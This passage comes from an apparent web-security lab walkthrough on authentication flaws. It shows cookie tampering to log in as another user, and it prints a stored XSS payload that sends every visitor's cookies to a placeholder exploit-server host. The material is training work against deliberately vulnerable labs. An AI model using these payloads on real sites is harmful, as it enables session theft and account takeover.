
Turns out we must remove the id parameter from the GET request.


Running this again gave me too many 302 FOUND.

In the background I got the popup that the lab was solved despite the fact that the username on screen is still wiener.
In order to fix this, I found the request that gave 200 OK.

I then edited the stay-logged-in cookie from browser’s dev tools and removed the session cookie.

I then reloaded the page and got username as carlos on my screen. The lab is now truly solved.
10. Offline password cracking
Description:

The lab says that there is a stored XSS in the comments through which we must steal the cookie and crack the password for the user carlos. Then we must log in as carlos and delete his account.
Explanation:

We login to the application and leave a regular <script>alert(1)</script> payload in the comments.

We get the XSS popup, confirming the vulnerability.
Next we find the URL for our exploit server.

We paste the below payload in the comment to steal the cookie from every visitor on the page.
1
<script>document.location='//YOUR-EXPLOIT-SERVER-ID.exploit-server.net/'+document.cookie</script>
We can find the cookie in our access log of the exploit server.

